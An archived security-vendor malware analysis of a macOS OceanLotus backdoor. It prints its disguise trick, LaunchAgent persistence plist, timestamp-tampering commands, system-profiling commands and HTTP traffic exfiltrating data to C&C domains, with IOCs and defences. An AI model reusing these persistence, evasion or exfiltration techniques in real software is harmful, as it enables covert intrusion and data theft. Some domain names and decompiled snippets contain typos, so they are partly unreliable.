

## New MacOS Backdoor Connected to OceanLotus Surfaces

By By: Luis Magisa, Steven Du Nov 27, 2020 Read time: 5 min (1439 words)

Published: 2020-11-27 · Archived: 2026-04-05 14:37:57 UTC

We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant include new behavior and domain names.

We recently discovered a new backdoor we believe to be related to the [OceanLotus group](#). Some of the updates of this new variant (detected by Trend Micro as Backdoor.MacOS.OCEANLOTUS.F) include new behavior and domain names. As of writing, this sample is still undetected by other antimalware solutions.

Due to similarities in dynamic behavior and code with previous OceanLotus samples, it was confirmed to be a variant of the said malware.

```
__int64 __fastcall convertPathUser(std::string *a1, void *a2)
{
    const void **v2; // rbp
    unsigned __int64 v3; // rax
    const std::string *v4; // rax
    _BYTE v5; // rax
    uid_t v6; // eax
    char *v7; // r12
    _BYTE v8; // r15
    _BYTE v9; // r13
    char *v10; // rdi
    __int64 result; // rax
    char v12; // [rsp+8h] [rbp-48h]
    char *v13; // [rsp+10h] [rbp-40h]
    char v14; // [rsp+20h] [rbp-30h]

    v2 = (const void **)a1;
    v3 = std::string::find_last_of(a1, "/", 0xFFFFFFFFFFFFFFFFLL, 1uLL);
    if ( v3 == *(_QWORD *)*(_QWORD *)a1 - 24LL ) - 1LL )
    {
        v4 = (const std::string *)std::string::erase(a1, v3, 0xFFFFFFFFFFFFFFFFLL);
        std::string::assign(a1, v4);
    }
    if ( getuid() )
    {
        v5 = *(_BYTE **)a1;
        if ( *(_DWORD *)*(_QWORD *)a1 - 8LL ) >= 0 )
        {
            std::string::M_leak_hard(a1);
            v5 = *(_BYTE **)a1;
        }
        if ( *v5 == 126 )
        {
            v6 = getuid();
            v7 = getpwuid(v6)->pw_dir;
            v8 = *(_BYTE **)a1;
            v9 = *(_BYTE **)a1;
            if ( *(_DWORD *)*(_QWORD *)a1 - 8LL ) >= 0 )
            {
                std::string::M_leak_hard(a1);
            }
        }
    }
}
000038F2 __Z15convertPathUserSaRA2000_c:1 (1000038F2)

__int64 __fastcall sub_100010E3D(std::string *this, void *a2)
{
    const void **v2; // rbp
    unsigned __int64 v3; // rax
    const std::string *v4; // rax
    _BYTE v5; // rax
    uid_t v6; // eax
    char *v7; // r12
    _BYTE v8; // r15
    _BYTE v9; // r13
    char *v10; // rdi
    __int64 result; // rax
    char v12; // [rsp+8h] [rbp-48h]
    char *v13; // [rsp+10h] [rbp-40h]
    char v14; // [rsp+20h] [rbp-30h]

    v2 = (const void **)this;
    v3 = std::string::find_last_of(this, "/", 0xFFFFFFFFFFFFFFFFLL, 1uLL);
    if ( v3 == *(_QWORD *)*(_QWORD *)this - 24LL ) - 1LL )
    {
        v4 = (const std::string *)std::string::erase(this, v3, 0xFFFFFFFFFFFFFFFFLL);
        std::string::assign(this, v4);
    }
    if ( getuid() )
    {
        v5 = *(_BYTE **)this;
        if ( *(_DWORD *)*(_QWORD *)this - 8LL ) >= 0 )
        {
            std::string::M_leak_hard(this);
            v5 = *(_BYTE **)this;
        }
        if ( *v5 == 126 )
        {
            v6 = getuid();
            v7 = getpwuid(v6)->pw_dir;
            v8 = *(_BYTE **)this;
            v9 = *(_BYTE **)this;
            if ( *(_DWORD *)*(_QWORD *)this - 8LL ) >= 0 )
            {
                std::string::M_leak_hard(this);
            }
        }
    }
}
00010E67 sub_100010E3D:15 (100010E67)
```

Figures 1-2. Comparison of old OceanLotus sample (above) with the latest OceanLotus sample (below)

OceanLotus was responsible for [targeted attacks](#) against organizations from [industries open on a new tab](#) such as media, research, and construction. Recently they have also been discovered by researchers from Volexity to be using [malicious websites open on a new tab](#) to propagate malware.

The attackers behind this sample are suspected to target users from Vietnam since the document's name is in Vietnamese and the older samples targeted the same region before.

### Arrival

The sample arrives as an app bundled in a Zip archive. It uses the icon for a Word document file as a disguise, attempting to pass itself off as a legitimate document file.




Figure 3. The sample's file name, icon, and app bundle structure

Another technique it uses to evade detection is adding special characters to its app bundle name. When a user looks for the fake doc folder via the macOS Finder app or the terminal command line, the folder's name shows "ALL tim nha Chi Ngoc Canada.doc" ("tìm nhà Chị Ngọc" roughly translates to "find Mrs. Ngoc's house"). However, checking the original Zip file that contains the folder shows 3 unexpected bytes between "." and "doc".

```
00000000: 504b 0304 0a00 0000 0000 0000 744b 0000 PK.....tK..
00000010: 0000 0000 0000 0000 2300 1000 414c .....#...AL
00000020: 4c20 7469 6d20 6e68 6120 4368 6920 4e67 L tim nha Chi Ng
00000030: 6f63 2043 616e 6164 612e efb8 8064 6f63 oc Canada...doc
00000040: 2f55 580c 00ed c548 5f60 6f12 5af5 0114 /UX...H_`o.Z...
00000050: 0050 4b03 040a 0000 0000 0000 0074 4b00 .PK.....tK.
```

Figure 4. Special character between '.' and 'doc' as viewed inside the zip archive.

The 3 bytes "efb880" is in UTF-8 encoding. According to UTF-8 mapping, the related Unicode code is "U+FE00".

Code point	First byte	Second byte	Third byte	Fourth byte
U+0000 to U+007F	0xxxxxxx			
U+0080 to U+07FF	110xxxxx	10xxxxxx		
U+0800 to U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+10000 to U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

Table 1. UTF-8 mapping

"U+FE00" is a special Unicode control character with name variation selector-1, which provides the visual appearance of a CJK compatibility ideograph. In this case, the preceding character is the general character ".", so the variation selector does not change the visual appearance.

The operating system sees the app bundle as an unsupported directory type, so as a default action the "open" command is used to execute the malicious app. Otherwise, if the postfix is .doc without special characters, Microsoft Word is called to open the app bundle as a document; but since it is not a valid document, the app fails to open it.

Here is the code signing information for the app bundle sample.



- 2) Attempt to remove file quarantine attribute of the files in the system.
- 3) Copy "ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def(doc)" to "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)"
- 4) Open "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)"
- 5) Extract the b64-encoded fat binary to "ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def(fat - binary)", which is the second-stage payload
- 6) Change access permission of second-stage payload to execute the launch of the second-stage payload
- 7) Delete the malware app bundle "ALL tim nha Chi Ngoc Canada.?doc"
- 8) Copy "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)" to "{execution directory}/ALL tim nha Chi Ngoc Canada.doc"
- 9) Delete "/tmp/ALL tim nha Chi Ngoc Canada.doc"

## Second-stage payload

When executed, the second stage payload (ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def) performs the following malware routines:

- 1) Drop third-stage payload to ~/Library/User Photos/mount\_devfs
- 2) Create persistence for the sample by creating ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.apple.marcoagent.voiceinstallerd</string>
<key>ProgramArguments</key>
<array>
<string>/Users/test/Library/User Photos/mount_devfs</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist>
```

Figure 8. Plist file ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist

- 3) Use the touch command to change the timestamp of the sample

```
touch ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist
-rwxr-xr-x  1 staff  482 Jul  9  2015 /Users/.../Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist
touch ~/Library/User Photos/mount_devfs
-rwxr-xr-x  1 staff 266352 Jul  9  2015 /Users/.../Library/User Photos/mount_devfs
```

Figure 9. The timestamp of the dropped files

- 4) Delete itself

## Third-stage payload

In the third-stage payload (~/.Library/User Photos/mount\_devfs), the strings are encrypted with custom encryption using base64 encoding and byte manipulation.

__cstring:00...	00000011	C	\x16\xf6\x12\x5b\xC8\xEC\xEA\xBB\x92\xa9\xC5\xe1*\x15k
__cstring:00...	00000012	C	\xEC\x3E\xA19\x83\xB6\xE6\xBC\x398W\x13\xEB\x8C\xCF\xD4
__cstring:00...	00000071	C	\xC0\xB4\x9A\xD\x88\xC9\x76.5\xD2\xC1{\x9C\xA0/\xBBtm\\\x04H\xD
__cstring:00...	00000011	C	\n&d\xB1&\xB8F@\xC2\x08\x9B\x92\x1AU0\x89
__cstring:00...	00000041	C	\xA9tQ t\x02\x85\xEC\x3B\x47n*e\xB0\x89\xB0@\x93b\x9E\x8D1\xCE
__cstring:00...	00000011	C	p u05EE f\xEA\x39\xF0\xEB\xE7\xAB\$ \xD3\x42
__cstring:00...	00000011	C	\xAB}\x84G t\xA7\x82 \xD4\xE4 aKJgJ
__cstring:00...	00000012	C	\xEE\x7C\x15\x9C\xA7\xF3\xBB\xDB\xF9a \x10Lr \xB9\xD4

Figure 10. Encrypted strings

```

unsigned __int8 * __fastcall decrypt(void *a1, __int64 a2, void *a3, int a4, int a5)
{
    int v5; // er14
    void *v6; // r12
    __int64 v7; // rbx
    void *v8; // r13
    unsigned __int8 *v9; // r15
    size_t v11; // [rap+4h] [rbp-3Ch]
    char v12; // [rap+14h] [rbp-2Ch]

    v5 = a5;
    LODWORD(v11) = a4;
    v6 = a3;
    v7 = a2;
    v8 = a1;
    v9 = (unsigned __int8 *)malloc(a2 + 16);
    if ( v5 )
    {
        v8 = b64_decode_ex((__int64)a1, a2, (__int64 *)((char *)&v11 + 4));
        v7 = *(unsigned_t *)((char *)&v11 + 4);
    }
    sub_10000E3AD(v6, v11, (__int64)v8, v7, v9, &v12);
    v9[v7] = 0;
    if ( v5 )
        free(v9);
    return v8;
}

v67 = a3;
v66 = a2;
v6 = a5 >> 4;
v7 = 0;
if ( a5 )
{
    v71 = a6;
    v69 = a5;
    v70 = a4;
    if ( v6 )
    {
        _BitScanReverse((unsigned int *)&v8, v6);
        v7 = (v8 ^ 0xFFFFFFFF) + 33;
    }
}
else
{
    v71 = a6;
    v69 = 0;
    v70 = a4;
}
v68 = a5 >> 4;
v8 = 16UL * v7;

```

Figures 11-12. Decryption routine

Like older versions of [the OceanLotus backdoor](#), the new version contains two main functions: one for collecting operating system information and submitting this to its malicious C&C servers and receiving additional C&C communication information, and another for the backdoor capabilities.

It collects the following information from the infected system by invoking the following commands:

Command	Description
system_profiler SPHardwareDataType 2>/dev/null   awk '/Processor / {split(\$0,line,":"); printf("%s\n",line[2]);}'	Get processor information
15f20 = system_profiler SPHardwareDataType 2>/dev/null   awk '/Memory/ {split(\$0,line,":"); printf("%s\n", line[2]);}'	Get memory information
ioreg -rd1 -c IOPlatformExpertDevice   awk '/IOPlatformSerialNumber/ { split(\$0, line, "\\\"\\\""); printf("%s\n", line[4]); }	Get serial number
ifconfig -l ifconfig <device>   awk '/ether /{print \$2}' 2>&1	Get network interface MAC addresses

Table 2. OceanLotus commands and descriptions

The collected information is encrypted and sent to the malware C&C server.

```

POST /joes/bnVrNfRtD0qim0apdwUQ0w2cqDx6z80sVFG/manifest.js HTTP/1.1
Host: mihannevis.com
User-Agent: curl 7.64.2
Accept: */*
Content-Length: 355
Content-Type: application/x-www-form-urlencoded

```

Figure 13. TCP stream excerpt of the malware sending information to C&C server

It also receives commands from the same server.

```
GET /v3irqh4/yB/L/en_GB/ALpf4p8JG9M HTTP/1.1
Host: mihannevis.com
User-Agent: curl 7.64.2
Accept: */*
Cookie: erp=b1933d2af8e98ca98dff316f6eabd5e8;
```

Figure 14. TCP stream excerpt of the malware receiving commands from C&C server

Here are the C&C servers used by the malware:

- mihannevis[.]com
- mykessseff[.]com
- idtpl[.]org

The new variant's backdoor capabilities are similar to those of the [old OceanLotus sample](#), as detailed in the code excerpts below:

```
if ( dwCommand == 0x72 )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(__cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(__cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}

if ( dwCommand == 0x72 )
{
    v5 = 1;
    pthread_create(&v85, &v152, (void *(__cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
    v5 = 1;
    pthread_create(&v85, &v152, (void *(__cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}
```

Figures 15-16. A comparison of the codes of the old OceanLotus variant (above) and the new one (below)


Below are the supported commands and their respective codes (taken from an earlier blog post that covered [OceanLotus](#)).

0x33	Get file size
0xe8	Exit
0xa2	Download and execute a file
0xac	Run command in terminal
0x48	Remove file
0x72	Upload file
0x23	Download file
0x3c	Download file
0x07	Get configuration info
0x55	Empty response, heartbeat packet

Table 3. Supported commands and their respective codes

## Details about C&C domain names

According to its Google and [Whoisopen on a new tab](#) history, the mihannevis[.]com domain was used to host other websites in the past before it was changed to a C&C server around the end of August 2020.



Figures 17-18. Domain history of mihannevis[.]com, from Whois (above) and Google (below)

In VirusTotal, some related URL queries appeared at the end of August.




Figure 19. URLs related to mihannevis[.]com as seen on VirusTotal

The domain "mykesseff[.]com" was used for the C&C server earlier.




Figure 20. Domain history of mykesseff[.]com based on Whois Lookup

The domain name "idtpl[.]jorg" was registered three years ago, and there was no update history. According to Whois lookup, its register expired at the end of March 2020.

### Whois Lookup ⓘ

Domain Name: IDTPL.ORG  
 Registry Domain ID: ██████████  
 Registrar WHOIS Server: ██████████  
 Registrar URL: ██████████  
 Updated Date: 2017-05-23T03:45:34Z  
 Creation Date: 2017-03-23T10:55:20Z  
 Registry Expiry Date: 2020-03-23T10:55:20Z

Figure 21. idtpl[.]org registration information based on Whois Lookup

But from the middle of July 2020, its IP address changed to 185[.]117[.]88[.]91.

### Passive DNS Replication ⓘ

Date resolved	IP
2020-06-16	185.117.88.91
2018-12-14	166.62.28.126
2015-12-26	50.62.160.143
2014-12-16	192.186.243.177

Figure 22. Domain History of idtpl[.]org as seen on VirusTotal

### Recommendations

Threat groups such as OceanLotus are actively updating malware variants in attempts to evade detection and improve persistence. The following best practices can be applied to defend against malware:

- Never click links or download attachments from emails coming from suspicious sources
- Regularly patch and update software and applications
- Use security solutions suitable for your operating system

To protect systems operating on macOS, we recommend [Trend Micro Home Security for Macproducts](#), which offers comprehensive and multi-device protection against malware and other cyberthreats.

### Indicators of Compromise

SHA-256	Filename/Description	Trend Micr
cfa3d506361920f9e1db9d8324dfbb3a9c79723e702d70c3dc8f51825c171420	ALL%20tim%20nha%20Chi%20Ngoc%20Canada.zip	Backdoor.M
48e3609f543ea4a8de0c9375fa665ceb6d2dfc0085ee90fa22ffaced0c770c4f	ALL tim nha Chi Ngoc Canada	Backdoor.SI
05e5ba08be06f2d0e2da294de4c559ca33c4c28534919e5f2f6fc51aed4956e3	2nd stage fat binary	Backdoor.M
fd7e51e3f3240b550f0405a67e98a97d86747a8a07218e8150d2c2946141f737	3rd stage fat binary	Backdoor.M

### Domains

- mihannevis[.]com
- mykesssef[.]com
- idtpl[.]org

### MITRE TTP

Tactic	ID	Name	Description
Defense Evasion	<a href="#">T1070.004open on a new tab</a>	File Deletion	The app bundle and dropper delete themselves after execution
	<a href="#">T1222.002open on a new tab</a>	Linux and Mac File and Directory Permissions Modification	The backdoor changes the permission of the file it wants to execute to +x
	<a href="#">T1027open on a new tab</a>	Obfuscated Files or Information	Readable strings were encrypted
	<a href="#">T1036.005open on a new tab</a>	Masquerading: Match Legitimate Name or Location	The app bundle is disguised as a doc file to trick users into executing it
	<a href="#">T1070.006open on a new tab</a>	Indicator Removal on Host: Timestamp	The backdoor modifies the date and time of the dropped files using the “touch” command
Discovery	<a href="#">T1082open on a new tab</a>	System Information Discovery	The backdoor collects various information to send to the C&C server
Collection	<a href="#">T1560.003open on a new tab</a>	Archive Collected Data: Archive via Custom Method	The backdoor encrypts the data before exfiltration
Command and Control	<a href="#">T1095open on a new tab</a>	Non-Application Layer Protocol	Like previous samples, performs backdoor routines based on C&C data

Tags

---

Source: [https://www.trendmicro.com/en\\_us/research/20/k/new-macos-backdoor-connected-to-oceanlotus-surfaces.html](https://www.trendmicro.com/en_us/research/20/k/new-macos-backdoor-connected-to-oceanlotus-surfaces.html)